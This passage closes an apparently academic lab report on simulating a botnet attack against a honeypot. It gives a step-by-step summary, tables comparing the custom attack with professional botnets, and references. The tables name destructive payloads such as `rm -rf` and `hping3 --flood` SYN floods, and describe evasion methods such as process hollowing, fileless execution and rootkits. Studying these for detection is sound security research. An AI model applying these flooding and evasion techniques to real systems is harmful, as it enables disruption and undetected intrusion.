    print("    sudo tcpdump -nnX port 4444")

if __name__ == "__main__":
    main()
```

Listing 5: Attack Execution Code (`attack.py`)




Figure 4: Executing the double attack for Ddos




Figure 5: When victim runs network inspection commands `lsof` on the right and `tcpdump` on the left

Comparative Analysis of Attack Techniques

Table 1: Custom Botnet Attack vs Professional Botnet

Feature	My Custom Attack	Professional Botnet
Payload Delivery	Fixed, hardcoded payloads (e.g., `rm -rf`, `heartbeat=alive`) via raw TCP	Encrypted, polymorphic payloads that adapt per target
C2 Communication	Centralized, static IP/port (192.168.110.213:4444)	Dynamic C2: peer-to-peer, domain generation algorithms (DGA), or social media steganography
Flooding Tool	High-volume SYN packets via `hping3 --flood`	Throttled, stealthy traffic mimicking user behavior (HTTP/TLS/QUIC)
Persistence	None; no post-infection survival	Crontab, systemd, registry edits, and rootkits for long-term presence
Kernel Detection	Flooding causes kernel to `kill -9` due to resource exhaustion	Memory-resident malware, process hollowing, sandbox detection to avoid kernel scrutiny
Listener Behavior	Custom socket-based listener with fixed thread pool	Dynamic service injection and stealthy socket hijacking
Packet Obfuscation	Clear-text TCP payloads	TLS encryption, DNS tunneling, or covert channel techniques
Entry Vector	Manual deployment, requires listener on target	Exploits open services like SSH, RDP, or web servers; no manual setup needed
Outbound Beaconing	Bots push traffic to static listener over LAN	Encrypted outbound beaconing (e.g., HTTPS, DNS, Telegram API)
Reverse Shell	Not implemented; relies on raw sockets	Reverse shells with privilege escalation and polymorphic callbacks
Traffic Visibility	Easy to inspect; raw TCP data is clear-text	Encrypted and obfuscated to mimic normal web or app traffic
Persistence Mechanism	None; scripts run until killed	Full system persistence through service registration, hidden jobs, or rootkits
Stealth	Loud, obvious; visible in netstat and top	Designed to evade AV, IDS/IPS, and sandbox environments
Environment Awareness	Runs in any Docker/VM blindly	Detects virtualization, disables itself in analysis environments

Table 1: Differences Between Custom Botnet Attack and Professional Botnets


Table 2: Evasion Techniques Used by Advanced Botnets

Technique	Description and Purpose
Process Hollowing	Injects malicious code into legitimate processes to evade detection by AV or kernel monitors
Fileless Execution	Uses PowerShell, WMI, or /dev/shm on Linux to execute without ever writing to disk
Sandbox Detection	Detects virtual environments using CPU ID, MAC address, or timing attacks; exits silently if found
Dynamic Sleep Delays	Waits for minutes/hours before executing payload to bypass heuristics and sandbox triggers
Traffic Shaping	Mimics user browsing behavior and uses TLS/QUIC protocols to hide C2 traffic
Rootkits and Kernel Modules	Loadable modules on Linux (or drivers on Windows) that hide files, processes, and sockets
Self-Mutating Code	Changes its own binary signature at runtime to evade signature-based detection


Table 2: Evasion Tactics Used by Advanced Botnets

Visual Illustrations of Attack Architecture

TikZ Diagram: My Custom Attack



TikZ Diagram: Professional Botnet



Chronological Narrative Summary

The attack orchestration followed these key steps:

1. **Preparation:** The Kali Linux Docker VM was set up with the necessary network configuration (see ifconfig output) and its IP address mapping established (Figure 2).
2. **Listener Initialization:** The honeypot listener (`listener_4444.py`, Listing 4) was deployed on the Ubuntu system to monitor TCP port 4444.
3. **Attack Deployment:** The attack script (`attack.py`, Listing 5) was executed from the attacker VM, launching multiple vectors (TCP/UDP connections, SYN floods, HTTP requests, telnet attempts, and custom payload delivery) against the honeypot.
4. **Beaconing Simulation:** The script then simulated C2 beaconing to emulate persistent botnet behavior.
5. **Monitoring and Logging:** Throughout the attack, detailed logs and network captures were obtained (screenshots of attack execution, listener activity, and network traffic via `lsof` and `tcpdump`).
6. **Comparative Analysis:** The subsequent tables and diagrams compare the custom attack with professional botnet techniques and outline advanced evasion methods.

Appendix C not only illustrates the technical implementation but also provides a detailed comparative analysis between a basic custom attack and a sophisticated professional botnet, underscoring the evolution of cyber-attack methodologies.

References

[1] Niels Provos and Thorsten Holz. *Virtual honeypots: From botnet tracking to intrusion detection*. Addison-Wesley Professional, 2007.

[2] Shingo Yamaguchi. "White-Hat Worm to Fight Malware and Its Evaluation by Agent-Oriented Petri Nets". In: *Sensors* 20.2 (2020), p. 556. DOI: 10.3390/s20020556. URL: https://pmc.ncbi.nlm.nih.gov/articles/PMC7014485/#sec3-sensors-20-00556.

[3] Kaspersky Lab. *Hajime: The Mysterious Evolving Botnet*. Accessed: 2024-07-24. 2016. URL: https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/.

[4] Lance Spitzner. "Honeypots: Tracking attackers". In: *Addison-Wesley Professional* (2003).

[5] Manpreet Bhatia and Ashish Kumar Verma. "Survey of honeypot techniques for security". In: *International Journal of Computer Applications* 112.12 (2015), pp. 1–7.

[6] Vinod Yegneswaran, Phillip Porras, and Lisa Bluementhal. "A framework for understanding botnet-based attacks". In: (2004).

[7] A10 Networks. *How a Bot Herder Attacks*. Accessed: 2024-07-24. 2024. URL: https://www.a10networks.com/wp-content/uploads/how-a-bot-herder-attacks.png.

[8] Jon Sanders. "What is a Honeypot in Cybersecurity?" In: *CrowdStrike.com* (2024). Accessed: 2024-07-24. URL: https://www.crowdstrike.com/en-us/cybersecurity-101/exposure-management/honeypots/.

[9] Human Security. "Expert QA: How to use honeypots to lure and trap bots". In: *Humansecurity.com* (2024). Accessed: 2024-07-24. URL: https://www.humansecurity.com/learn/blog/expert-q-a-how-to-use-honeypots-to-lure-and-trap-bots/.

[10] "Honeypot – Knowledge and References". In: *Taylor Francis* (2024). Accessed: 2024-07-24. URL: https://taylorandfrancis.com/knowledge/Engineering_and_technology/Computer_science/Honeypot/.

[11] Cliff Zou, Bharat Bhushan Panda, and Archan Misra. "Honeypot-Aware Advanced Botnet Construction and Maintenance". In: *CS@UCF - University of Central Florida* (2006). Accessed: 2024-07-24. URL: https://www.cs.ucf.edu/~czou/research/honeypot-DSN06.pdf.

[12] David Concejal Muñoz and Antonio del-Corte Valiente. "A novel botnet attack detection for IoT networks based on communication graphs". In: *Cybersecurity* 6.1 (2023), p. 33. DOI: 10.1186/s42400-023-00169-6. URL: https://cybersecurity.springeropen.com/articles/10.1186/s42400-023-00169-6.

[13] Majda Wazzan et al. "Internet of Things Botnet Detection Approaches: Analysis and Recommendations for Future Research". In: *Applied Sciences* 11.12 (2021), p. 5713. DOI: 10.3390/app11125713. URL: https://www.mdpi.com/2076-3417/11/12/5713.

[14] Maninder Singh and Manpreet Singh. "Smart Approach for Botnet Detection Based on Network Traffic Analysis". In: *Security and Communication Networks* 2022 (2022), p. 3073932. DOI: 10.1155/2022/3073932. URL: https://onlinelibrary.wiley.com/doi/10.1155/2022/3073932.

[15] Nickolaos Koroniotis et al. "Towards the development of realistic botnet dataset in the Internet of Things for network forensic analytics: Bot-IoT dataset". In: *Future Generation Computer Systems* 100 (2020), pp. 779–796. DOI: 10.1016/j.future.2019.05.041. URL: https://www.sciencedirect.com/science/article/pii/S0167739X18328795.

[16] Iman Sharafaldin, Arash Habibi Lashkari, and Ali A Ghorbani. "Toward generating a new intrusion detection dataset and intrusion traffic characterization". In: *ICISSP* 1 (2018), pp. 108–116. DOI: 10.5220/0006639801080116. URL: https://www.scitepress.org/Papers/2018/66398/66398.pdf.

[17] Muhammad Mahmoud, Weng-Fai Yap, and Mohd Aizaini Maarof. "A Survey on Botnet Architectures, Detection and Defences". In: *International Journal of Computer Applications* 66.18 (2013). URL: https://www.researchgate.net/publication/259932835_A_Survey_on_Botnet_Architectures_Detection_and_Defences.

[18] Rahim Taheri. "UNBUS: Uncertainty-aware Deep Botnet Detection System in Presence of Perturbed Samples". In: *arXiv preprint arXiv:2204.09502* (2022). URL: https://arxiv.org/abs/2204.09502.

[19] Thorsten Holz et al. "Measurements and Mitigation of Peer-to-Peer-based Botnets". In: *Proceedings of the 1st Usenix Workshop on Large-scale Exploits and Emergent Threats* (2008). URL: https://www.usenix.org/legacy/event/leet08/tech/full_papers/holz/holz.pdf.

[20] Felix Leder and Tillmann Werner. "Proactive Botnet Countermeasures: An Offensive Approach". In: *Proceedings of the 10th European Conference on Information Warfare and Security* (2010). URL: https://ccdcoe.org/uploads/2018/10/15_LEDER_Proactive_Coutnermeasures.pdf.

[21] Jiawei Zhou et al. "Automating Botnet Detection with Graph Neural Networks". In: *arXiv preprint arXiv:2003.06344* (2020). URL: https://arxiv.org/abs/2003.06344.

[22] Akshat Gaurav et al. "Fog Layer-based DDoS attack Detection Approach for Internet-of-Things (IoTs) devices". In: *2021 IEEE International Conference on Consumer Electronics (ICCE)*. 2021, pp. 1–5. DOI: 10.1109/ICCE50685.2021.9427648.

————————-x–x-End Of Document-x–x————————-

Courtesy shutterstock